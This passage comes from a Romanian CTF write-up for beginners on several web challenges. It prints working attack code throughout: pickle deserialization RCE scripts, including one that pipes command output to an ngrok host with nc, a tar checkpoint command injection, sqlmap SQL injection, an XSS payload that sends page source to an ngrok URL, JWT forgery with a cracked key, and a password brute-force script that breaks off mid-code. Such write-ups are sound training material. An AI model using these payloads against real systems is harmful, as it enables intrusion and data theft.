URL-ul a fost creat de mine cu ajutorul aplicației de la ngrok. După ce adminul a văzut mesajul și a accesat URL-ul, ngrok a trimis request-ul către un port local de pe calculatorul meu:

```
yakuhito@furry-catstation:~/ctf/unbr1/manual-review$ nc -nvlp 1337
Listening on [0.0.0.0] (family 0, port 1337)
Connection from 127.0.0.1 53004 received!
GET /yaku HTTP/1.1
Host: 361c4f4977c5.ngrok.io
Upgrade-Insecure-Requests: 1
User-Agent:
ctf{ff695564fdb6943c73fa76f9ca5cdd51dd3f7510336ffa3845baa34e8d44b436}
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng
,/*;q=0.8,application/signed-exchange;v=b3
Referer: http://127.0.0.1:1234/asdadasdasdasdasdasdasdasdasdasdas
Accept-Encoding: gzip, deflate, br
X-Forwarded-Proto: https
X-Forwarded-For: 34.89.215.57

^C
```

```
yakuhito@furry-catstation:~/ctf/unbr1/manual-review$
```

De obicei, header-ul **User-Agent** se poate folosi pentru a determina browserul si versiunea acestuia pe care o folosești un utilizator. În cadrul acestui exercițiu, header-ul contine chiar flag-ul.

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-1-writeup#manual-review>

Rundown (usor - mediu)

Concurs: UNbreakable #1 (2020)

Descriere:

A rundown, informally known as a pickle or the hotbox, is a situation in the game of baseball that occurs when the baserunner is stranded between two bases, also known as no-man's land, and is in jeopardy of being tagged out." ... if you stopped in the first part of the definition you are one of ours.

Flag format: ctf{sha256} Goal: You have to discover a vulnerability in this simple web application and recover the flag.


The challenge was created by Bit Sentinel.

Rezolvare:

Dacă accesam adresa URL data folosind un browser, putem vedea o pagina care contine doar "APIv2 @ 2020 - You think you got methods for this?". Fraza se referă la **HTTP methods** (acțiunile/metodele/verbele HTTP). Cand accesam o pagina, browser-ul face un request de tip GET către server. Alte acțiuni HTTP cuprind **POST, PUT, PATCH, DELETE** si **HEAD**. Ca sa testez dacă server-ul are alt răspuns dacă e accesat prin alta metoda HTTP, am folosit **cURL** ca sa salvez o pagina accesată prin **POST** într-un fisier numit **index.html**, pe care l-am accesat apoi în browser:

```
yakuhito@furry-catstation:~/ctf/unbr1/rundown$ curl -X POST
http://35.246.180.101:30994/ > a.html
  % Total    % Received % Xferd  Average Speed   Time    Time     Time
Current
```

```
Speed
100 17003    0 17003    0    0  144k    0  --:--:--  --:--:--  --:--:--
144k
yakuhto@furry-catstation:~/ctf/unbr1/rundown$ python -m http.server 1337
Serving HTTP on 0.0.0.0 port 1337 (http://0.0.0.0:1337/) ...
```



EOFError

EOFError

Traceback (most recent call last)

- File `"/usr/local/lib/python2.7/dist-packages/flask/app.py"`, line 2464, in `__call__`

```
def __call__(self, environ, start_response):
    """The WSGI server calls the Flask application object as the
    WSGI application. This calls :meth:`wsgi_app` which can be
    wrapped to applying middleware."""
    return self.wsgi_app(environ, start_response)

def __repr__(self):
    return "<%s %r>" % (self.__class__.__name__, self.name)
```

- File `"/usr/local/lib/python2.7/dist-packages/flask/app.py"`, line 2450, in `wsgi_app`

```
try:
    ctx.push()
    response = self.full_dispatch_request()
except Exception as e:
    error = e
    response = self.handle_exception(e)
except: # noqa: B001
    error = sys.exc_info()[1]
    raise
return response(environ, start_response)

finally:
```

Pagina reprezinta o eroare a unei aplicatii scrise in **python**. După puține cautari, se poate vedea și o parte a unei functii a fisierului principal, **app.py**:

web

Resurse utile pentru incepatori din UNbreakable România

```
@app.route("/", methods=["POST"])

def newpost():
    picklestr = base64.urlsafe_b64decode(request.data)

    if " " in picklestr:
        return "The ' ' is blacklisted!"

    postObj = cPickle.loads(picklestr)
    return ""

if __name__ == "__main__":
    app.run(host = "0.0.0.0", debug=True)
```

Funcția citește datele trimise prin request-ul HTTP, verifică ca acestea să nu conțină spațiu, și le deserializează prin funcția **cPickle.loads**. Formatul **pickle** este bine documentat și se știe că deserializarea inputului utilizatorului poate duce la vulnerabilități de tip RCE (Remote Command Execution).

Scriptul de mai jos creează o clasă numită **Exploit** care citește fișierul **flag** atunci când este deserializată:

```
import _pickle as cPickle
import base64
import os
import string
import requests
import time

class Exploit(object):
    def __reduce__(self):
        return (eval, ('eval(open("flag","r").read())', ))

def sendPayload(p):
    newp = base64.urlsafe_b64encode(p).decode()
    headers = {'Content-Type': 'application/yakoo'}
    r =
requests.post("http://35.246.180.101:30994/", headers=headers, data=newp)
    return r.text
```

```
payload_dec = cPickle.dumps(Exploit(), protocol=2)
print("ctf{" + sendPayload(payload_dec).split("ctf{")[1].split("}")[0] +
      "}")
```

Funcția **sendPayload** trimite payload-ul catre aplicatie in mod automat. Pentru a evita interpretarea payload ului de către **Flask**, trebuie sa setam header-ul **Content-Type** pentru a avea o valoare nespecificata in documentația oficială a protocolului HTTP.

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-1-writeup#rundown>

Tartarsausage (usor - mediu)

Concurs: UNbreakable #2 (2020)


Descriere:

Find the sausage and be a king of "tar".

Flag format: CTF{sha256}

Rezolvare:

Pe pagina exercițiului se poate găsi și un URL. Dacă accesam URL-ul, browser-ul va arata următoarea pagina:



Browse... No file selected.

Submit Query

- Sent file:
- File size:
- File type:

Putem încerca sa incarcam mai multe tipuri de fișiere, însă soluția exercitiului presupune găsirea unei alte pagini folosind **Inspect Source**:

```
<html>
  <head></head>
  <body>
    <form action="" method="POST" enctype="multipart/form-data">
      <input type="file" name="image">
        whitespace
      <input type="submit">
      <ul> ... </ul>
    </form>
    <form action="/sadjwjaskdkwkasjdkwasdasdas.html" method="POST">
      <input type="hidden" name="url" value="">
      <input type="hidden" value="submit">
    </form>
  </body>
</html>
```

Dacă accesam noua pagina, putem vedea următoarea parte a exercitiului:



Enter tar

Try luck with shell commands you wont succeed ;)

Titlurile paginii și al exercitiului menționează programul de linux **tar**. Textul '**Try luck with shell commands you won't succeed ;)**' transmite că autorul a încercat sa sanitize input-ul dar, fiind vorba de un exercițiu, este probabil ca protecțiile sa nu fie suficiente. Cum formularul de pe pagina transmite date către un script de tip PHP, putem presupune ca protecțiile sunt și ele scrise in PHP.

După mai multe încercări, ajungem la concluzia ca scriptul php pasează input-ul nostru ca un argument al comenzii **tar**, iar protecția este cel mai probabil **escapeshellcmd** în loc de

web

Resurse utile pentru incepatori din UNbreakable România

escapeshellarg, **escapeshellcmd** ne permite sa adaugam switch-uri comenzii **tar**, ceea ce înseamnă ca putem rezolva exercitiul dacă găsim un switch care executa comenzi.

Un astfel de switch se poate găsi pe [GTFOBins](https://gtfobins.github.io/), un site care contine mai multe moduri de a executa comenzi din aplicații:

```
It can be used to break out from restricted environments by spawning an interactive system shell.
```

```
(a) tar -cf /dev/null /dev/null --checkpoint=1  
--checkpoint-action=exec=/bin/sh
```

Folosind acest switch, putem crea un input care sa afiseze output-ul comenzii **ls -lah**:

```
-cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec="ls -lah"
```

```
<html>  
<head></head>  
<body>"If you don't see my flag. Try harder :D!!"  
total 32K  
drwxrwxrwx 1 www-data www-data 4.0K Dec 16 14:42 .  
drwxr-xr-x 1 root root 4.0K Feb 1 2020 ..  
-rw-rw-r-- 1 root root 120 Dec 14 08:13 asdsasdsadsadwfdasdasdfasdedfads.php  
drwxrwxr-x 2 root root 4.0K Dec 14 08:13  
enhjenhzZGN3YWRzYWRhc2Rhc3NhY2FzY2FzY2FzY2FjYWNzZHNhY2FzY2FzY2FjY2Fz  
-rw-rw-r-- 1 root root 1.4K Dec 14 08:13 index.php  
-rw-r--r-- 1 www www 1.2K Dec 16 14:42 my-secret-tar.tar.gz  
-rw-rw-r-- 1 root root 276 Dec 14 08:13 sadjwjaskdkwkasjdkwasdasdas.html  
</body>
```

Folderul cu un nume foarte lung contine un singur fișier numit **flag** de unde putem obține flag-ul:

```
yakuhito@furry-catstation:~/ctf/unr2/tartarsausage$ curl  
35.234.65.24:31428/enhjenhzZGN3YWRzYWRhc2Rhc3NhY2FzY2FzY2FzY2FjYWNzZHNhY2Fz  
Y2FzY2FzY2FzY2FjY2Fz/flag  
ctf{d618f4caf3fdca9634a6ab498883a992f2a125b891165b30a5925f2845708ab7}  
yakuhito@furry-catstation:~/ctf/unr2/tartarsausage$
```

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-2-writeup#tartarsausage>

Small-data-leak (usor - mediu)

Concurs: UNbreakable #2 (2020)


Descriere:

```
I do not know what is wrong /user?id=. It\'s not working at all. All I know  
is that an attacker is asking us for a ransom...
```

```
Flag format: CTF{sha256}
```

Rezolvare:

Pe pagina exercițiului putem găsi și o adresa URL. Dacă o accesăm, vom vedea o pagina similară cu cea de mai jos:



Name	Email
Yahoo Admin	admin@yahoo.com
test	test@test.com
test	test@test.com;select 1,user,'test' from user;--
asd	asd@email.com

Register!

Cum descrierea exercițiului precizează URI-ul `/user?id=`, este o idee bună să îl vizităm. Putem observa că, dacă parametrul `user` are valoarea `'`, aplicația va avea o eroare:



```
ProgrammingError: (psycopg2.ProgrammingError) unterminated quoted string at or near ''''''
LINE 1: ...ests.email AS guests_email FROM guests WHERE guests.id = ''''
                                ^
[SQL: "SELECT guests.id AS guests_id, guests.name AS guests_name, guests.email AS guests_email FROM guests WHERE guests.id = ''''"]

Traceback (most recent call last)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1997, in __call__
    return self.wsgi_app(environ, start_response)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1985, in wsgi_app
    response = self.handle_exception(e)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1540, in handle_exception
    reraise(exc_type, exc_value, tb)
File "/usr/local/lib/python2.7/dist-packages/flask/app.py", line 1982, in wsgi_app
    response = self.full_dispatch_request()
```

Libraria **SQLAlchemy** este o bibliotecă de python care permite o interacțiune mai ușoară cu bazele de date SQL. Cum aplicația a arătat o eroare când am setat parametrul GET `user` în `'`, putem deduce că input-ul este pasat către engine-ul **SQL** fără a fi sanitizat, ceea ce înseamnă că aplicația are o vulnerabilitate de tip **SQL Injection**. Putem confirma vulnerabilitatea folosind tool-ul **SQLMap**:

```
yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$ sqlmap -u
http://35.198.183.125:30321/user?id=1
```

```

  _
 _H_
[ , ]      {1.3.3.30#dev}
|_ -| . [.] | . | . |
|__|_ [)]_|_|_|_|_|_|_|
    |_|V...    |_| http://sqlmap.org
```

```
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior
mutual consent is illegal. It is the end user's responsibility to obey all
applicable local, state and federal laws. Developers assume no liability
and are not responsible for any misuse or damage caused by this program
```

```
[*] starting @ 19:33:59 /2020-12-16/
```

```
[19:34:00] [INFO] resuming back-end DBMS 'postgresql'
```

```
[19:34:00] [INFO] testing connection to the target URL
```

```
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: id (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: id=1' AND 4048=4048 AND 'uRzq'='uRzq

  Type: error-based
  Title: PostgreSQL AND error-based - WHERE or HAVING clause
  Payload: id=1' AND
3904=CAST((CHR(113)||CHR(112)||CHR(98)||CHR(122)||CHR(113))||(SELECT (CASE
WHEN (3904=3904) THEN 1 ELSE 0
END))::text||(CHR(113)||CHR(118)||CHR(118)||CHR(112)||CHR(113)) AS NUMERIC)
AND 'fFWe'='fFWe

  Type: stacked queries
  Title: PostgreSQL > 8.1 stacked queries (comment)
  Payload: id=1\';SELECT PG_SLEEP(5)--

  Type: time-based blind
  Title: PostgreSQL > 8.1 AND time-based blind
  Payload: id=1' AND 4783=(SELECT 4783 FROM PG_SLEEP(5)) AND 'Rbic'='Rbic
---
[19:34:00] [INFO] the back-end DBMS is PostgreSQL
back-end DBMS: PostgreSQL
[19:34:00] [INFO] fetched data logged to text files under
'/home/yakuhito/.sqlmap/output/35.198.183.125'

[*] ending @ 19:34:00 /2020-12-16/

yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$
```

SQLMap a găsit un **injection point**, ceea ce înseamnă că putem începe să luăm date din baza de date. Putem începe prin a lista bazele de date:

```
yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$ sqlmap -u
http://35.198.183.125:30321/user?id=1 --dbs
[...]
```

```
[19:38:14] [INFO] used SQL query returns 73 entries
```

```
available databases [3]:
[*] information_schema
[*] pg_catalog
[*] public

[19:38:14] [INFO] fetched data logged to text files under
'/home/yakuhito/.sqlmap/output/35.198.183.125'

[*] ending @ 19:38:14 /2020-12-16/

yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$
```

Prima parte a flag-ului poate fi obtinuta prin listarea **table**-urilor din baza de date numita **public**:

```
yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$ sqlmap -u
http://35.198.183.125:30321/user?id=1 -D public --tables
[...]
Database: public
[3 tables]
+-----+
| ctf{70ff919c37a20d6526b[redactat]698b037e3fb898ca68295da |
| alembic_version                                           |
| guests                                                    |
+-----+

[19:42:44] [INFO] fetched data logged to text files under
'/home/yakuhito/.sqlmap/output/35.198.183.125'

[*] ending @ 19:42:44 /2020-12-16/

yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$
```

A doua parte a flagului poate fi găsită listand numele coloanelor tabelului cu numele primei parti a flagului, **ctf{70f..**:

```
yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$ sqlmap -u
http://35.198.183.125:30321/user?id=1 -D public -T
'ctf{70ff919c37a20[redactat]5fa698b037e3fb898ca68295da' --columns
```

```
[...]
Database: public
Table: ctf{70ff919c37a20d6526b02[redactat]b037e3fb898ca68295da}
[2 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| 2fc0a} | varchar |
| id      | int4    |
+-----+-----+

[19:44:58] [INFO] fetched data logged to text files under
'/home/yakuhito/.sqlmap/output/35.198.183.125'

[*] ending @ 19:44:58 /2020-12-16/

yakuhito@furry-catstation:~/ctf/unr2/small-data-leak$
```

Observație: Dacă am vrea să luăm și datele din baza de date (știind deja structura acesteia), am putea folosi o comandă precum **sqlmap -u [url] -D [nume_baza_de_date] -T [nume_table] --dump-all**.

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-2-writeup#smalldataleak>

Frameble (usor)

Concurs: UNbreakable #2 (2020)

Descriere:

```
Just another OWASP Top 10 vulnerability.

Please note that the admin is live 24/7 to approve your posts.

Flag format: CTF{sha256}
```

Rezolvare:

web

Resurse utile pentru incepatori din UNbreakable România

Acest exercițiu a fost foarte asemanator cu **manual-review**, însă flag-ul se afla în sursa paginii vizitata de admin pentru a vedea postarea. Pentru a o exfiltra, putem folosi următorul payload:

```
<script>
var exfil = document.getElementsByTagName("body")[0].innerHTML;
window.location.href="https://c3d9707d386e.ngrok.io?pgsrc=" + btoa(exfil);
</script>
```

Desigur, se pot folosi si servere VPN sau URL-uri generate de RequestBin pentru a rezolva aceasta problema, insa in acest caz am folosit ngrok. Putem vedea sursa paginii si flag-ul decodand din **base64** string-ul trimis către server prin parametrul **pgsrc**:

```
yakuhito@furry-catstation:~/ctf/unr2/frameble$ nc -nvlp 8080
Listening on [0.0.0.0] (family 0, port 8080)
Connection from 127.0.0.1 50836 received!
GET /?pgsrc=Cg[...]g== HTTP/1.1
Host: c3d9707d386e.ngrok.io
Pragma: no-cache
Cache-Control: no-cache
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like
Gecko) HeadlessChrome/81.0.4044.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,image/apng
,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
Sec-Fetch-Site: cross-site
Sec-Fetch-Mode: navigate
Sec-Fetch-Dest: document
Referer: http://127.0.0.1:1234/index.php?page=post&id=683
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US
X-Forwarded-Proto: https
X-Forwarded-For: 35.198.103.37

^C
yakuhito@furry-catstation:~/ctf/unr2/frameble$ echo Cgog[...]Pg== | base64
-d

[...]
```



```
<!-- Page Content -->
<h1>Your posts</h1>

<hr>
<p>

CTF{ce6675f186ac75938de69ba5037fa42f792e0041404456d11b1a80d072f4b547}
  </p><div id="response"><h1 class="special">flag pls</h1><script> var
exfil = document.getElementsByTagName("body")[0].innerHTML;
window.location.href="https://c3d9707d386e.ngrok.io?pgsrc=" + btoa(exfil);
</script></div></div></div></div>
yakuhito@furry-catstation:~/ctf/unr2/frameble$
```

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-2-writeup#frameble>

Alfa-cookie (usor - mediu)

Concurs: UNbreakable #2 (2020)

Descriere:

If you are the real admin, why you keep trying?

Flag format: CTF{sha256}

Rezolvare:

Pagina exercițiului conține un link către un site care are un dashboard pe care nu-l putem accesa:



Secure Platfrom

If you are the true admin, login on: [Dashboard](#).

Observam ca site-ul seteaza doua **cookie**-uri atunci cand este accesat:

```
auth_cookie:  
6531267450116e20212427513639235b59144627613e621540412121103931613e366b  
key: MUVDZBIPDVJ8EJJ473LWP41252DS73AS4EE
```

Folosind python, putem încerca sa decodam valoarea cookie-ului **auth_cookie**. Incepem prin a transforma hex in ASCII, apoi încercăm operatia XOR:

```
yakuhito@furry-catstation:~/ctf/unr2/alfacookie$ python  
Python 3.6.9 (default, Oct 8 2020, 12:12:24)  
[GCC 8.4.0] on linux  
Type "help", "copyright", "credits" or "license" for more information.  
>>> from pwn import xor  
>>>  
bytes.fromhex('6531267450116e20212427513639235b59144627613e6215404121211039  
31613e366b')  
b'e1&tP\x11n !$'Q69#[Y\x14F'a>b\x15@A!!\x1091a>6k"  
>>> key = 'MUVDZBIPDVJ8EJJ473LWP41252DS73AS4EE'  
>>> xor(_, key)  
b"(dp0\nS'permission'\np1\nS'user'\np2\ns."  
>>>
```

Ultimul string contine mai multe cuvinte citibile si este, de fapt, un obiect serializat cu ajutorul libreriei **pickle**:

```
>>> import pickle  
>>> pickle.loads(b"(dp0\nS'permission'\np1\nS'user'\np2\ns.")  
{'permission': 'user'}  
>>>
```

Inspirandu-ne de la rezolvarea exercitiului **rundown**, putem face un script care sa returneze flag-ul:

```
import requests
import pickle
from pwn import *

url = "http://34.89.241.255:31110/dashboard"

class RCE:
    def __reduce__(self):
        cmd = ('ls -lah | nc 0.tcp.ngrok.io 16587')
        return os.system, (cmd,)

payload = pickle.dumps(RCE(), protocol=2)
print(payload)
key = len(payload) * "A"
auth_cookie = xor(payload, key).hex()

r = requests.get(url, cookies={"key": key, "auth_cookie": auth_cookie})

#print(r.text)
```

Cum comanda nu va fi afișată pe ecran de data aceasta, folosim ngrok pentru a face rost de un port accesibil de oriunde de pe internet pentru a transfera datele. Listenerul local va arata output-ul comenzii:

```
Listening on [0.0.0.0] (family 0, port 8080)
Connection from 127.0.0.1 51592 received!
total 36K
drwxr-xr-x 1 root root 4.0K Dec 14 13:05 .
drwxr-xr-x 1 root root 4.0K Dec 14 13:05 ..
-rw-r--r-- 1 ctf ctf 220 Aug 31 2015 .bash_logout
-rw-r--r-- 1 ctf ctf 3.7K Aug 31 2015 .bashrc
-rw-r--r-- 1 ctf ctf 655 Jul 12 2019 .profile
-rwxr-xr-x 1 root root 1.1K Dec 14 13:05 app.py
-rwxr-xr-x 1 root root 69 Dec 14 13:05 flag
```

web

Resurse utile pentru incepatori din UNbreakable România

```
-rwxr-xr-x 1 root root 13 Dec 14 13:05 start.sh
drwxr-xr-x 1 root root 4.0K Dec 14 13:05 templates
^C
```

Flag-ul este în fișierul numit **flag**.

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-2-writeup#alfacookie>

Under-construction (usor - mediu)

Concurs: UNbreakable #2 (2020)


Descriere:

```
Found this web application that is still under construction.. I'm sure it's
vulnerable because of that. Can you find it?
```

```
Flag format: CTF{sha256}
```

Rezolvare:

URL-ul dat duce către un site care pare ca nu a fost încă terminat:



După ce ne facem un cont, putem începe să analizăm site-ul. Tehnologia folosită este **Vue.js**, ceea ce înseamnă că:

- Toate script-urile de javascript incluse în pagina nu sunt citibile, însă dacă adăugăm '.map' la sfârșitul URL-ului lor putem vedea sursa inițială
- Datele privitoare la aplicație sunt, cel mai probabil, stocate în **localStorage** în loc de cookie-uri

Dacă ne uităm în `/js/app.d875ddd5.js.map`, putem observa că există un rol numit **ROLE_ADMIN**, care este, cel mai probabil, dat numai adminilor. Putem folosi consola de debug a paginii pentru a găsi un obiect în **localStorage** numit **user**:

```
localStorage.getItem("user")
"{\"id\":4,\"username\":\"yakuhto\",\"email\":\"[redacted]\",\"roles\":[\"USER\"],\"accessToken\":\"eyJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJpZCI6NCwiYWV0IjoxNjA4MTQ3MjE1LCJleHAiOjE2MDgyMzM2MTV9.nnnWOMdh1Yz1Ab1QRCRbXGVuBSFqrs_o_CUoQQ136EGk\"}"
```

Dacă adăugăm rolul de **ROLE_ADMIN** utilizatorului curent, observăm un nou buton în bara de navigare care duce către o pagină care face un request către `/api/app/admin`. Singurul parametru transmis către acest endpoint este un token JWT, care reprezintă, de fapt, un obiect 'semnat' de server cu o parolă.

Dacă folosim [jwt2john](#) pe acest token și apoi folosind **johnTheRipper** pentru a încerca parole simple, vedem ca token-ul este semnat cu parola **letmein**. Știind parola, putem folosi scriptul de python de mai jos pentru a genera un token în care avem rol de admin:

```
import requests
import jwt

url = "http://34.89.250.23:32372/api/app/admin"

payload = {"id":1, "iat":1608020118, "exp":1609106518}
token = jwt.encode(payload, "letmein", algorithm='HS256')

print(token)
r = requests.get(url, headers={"x-access-token": token})

print(r.text)
```

În script-ul de mai sus, **iat** reprezintă timestamp-ul la care token-ul a fost creat, iar **exp** reprezintă timestamp-ul la care token-ul va 'expira', adică nu va mai fi valid. Putem obține flag-ul prin rularea scriptului:

```
yakuhito@furry-catstation:~/ctf/unr2/underconstruction$ python solve.py
b'eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpZCI6MSwiaWF0IjoxNjA4MDIwMTE4LCJleHAiOiE2MDkxMDY1MTk5Ljc2ZmV_210v5P46Z8ivU9AFGoK-CX3Sdius7VRGH6Y8'
Congrats. Here's your flag:
CTF{e590d4d5024cf88b6735c[redacted]78955ef36df79065c34b30}

yakuhito@furry-catstation:~/ctf/unr2/underconstruction$
```

Rezolvare în engleză: <https://blog.kuhi.to/unbreakable-romania-2-writeup#underconstruction>

broken-login (usor - mediu)

Concurs: DCTF (2020)

Descriere:


Intern season is up again and our new intern Alex had to do a simple login page. Not only the login page is not working properly, it is also highly insecure...

Flag format: CTF{sha256}

Rezolvare:

Cum se precizeaza si in descriere, challenge-ul incepe cu o pagina de login care nu este functionala.

Dupa o incercare de login cu credentialele standard (admin:admin), este returnata o page blank, ceea ce ne confirma si ipoteza. Mai mult de atat, datele de login sunt expuse in URL:




Se observa faptul ca username-ul este transpus in **hex**, iar parola in **SHA512** (Hint: SHA512 Hash are intotdeauna 128 de caractere hexadecimale).

Sursa paginii de login ne ofera o alta informatie importanta:


```
1
2 <h1>ADMIN PANEL</h1>
3 <form method="post" action="/login">
4   <label for="name">User name</label>
5   <input type="text" id="name" name="name">
6   <label for="password">Password</label>
7   <input type="password" id="password" name="password">
8   <button type="submit">Login</button>
9 </form>
10
```

Acest POST form transmite parametrii **name** si **password** mai departe catre backend. Pagina de login nu functioneaza deoarece endpoint-ul **auth** primeste parametrii **username** si **password**.

Daca se schimba parametrul **username** in **name**, problema este rezolvata, si acum este returnat mesajul **Invalid user**:



Un request cu usernameul Alex (name = 416c6578) si parola admin returneaza mesajul **Invalid password**, ceea ce confirma faptul ca exista un username Alex:



Inainte de a scria scriptul de login bruteforce, sa recapitulam toate informatiile acumulate:

- Username: Alex
- Username-ul si parola sunt transformate in hash-uri, urmarind regula:

```
name=hex(username)
password=sha512(password)
```

- Pentru ca login-ul sa functioneze, requestul trebuie sa arate in felul urmator:

```
http://challenge-ip:challenge-port/auth?name=hex(username)&password=sha512(password)
```

Bruteforce script (python3):

```
import requests
import hashlib
import argparse

def grep_flag(content):
    flag = "CTF"+content.split("CTF")[1].split("}")[0]+"}"
    return flag

def send_login_request(url,username,passwordlist):
    hex_username = username.encode('utf-8').hex()
    headers = {'Content-Type': 'application/x-www-form-urlencoded'}
    for i,passwd in enumerate(passwordlist):
        print("\rTrying password {}".format(i+1,len(passwordlist)),flush=True,end="")
        h = hashlib.sha512()
        h.update(passwd.encode('utf-8'))
```


web

Resurse utile pentru incepatori din UNbreakable România

```
sha_512_passwd = h.hexdigest()
brute_url = url +
'?name={name}&password={passwd}'.format(name=hex_username,passwd=sha_512_passwd)
req = requests.get(brute_url)
if "Invalid password" not in req.text:
    print("\n[+] Got a hit with credentials
{:}:{ }".format(username,passwd))
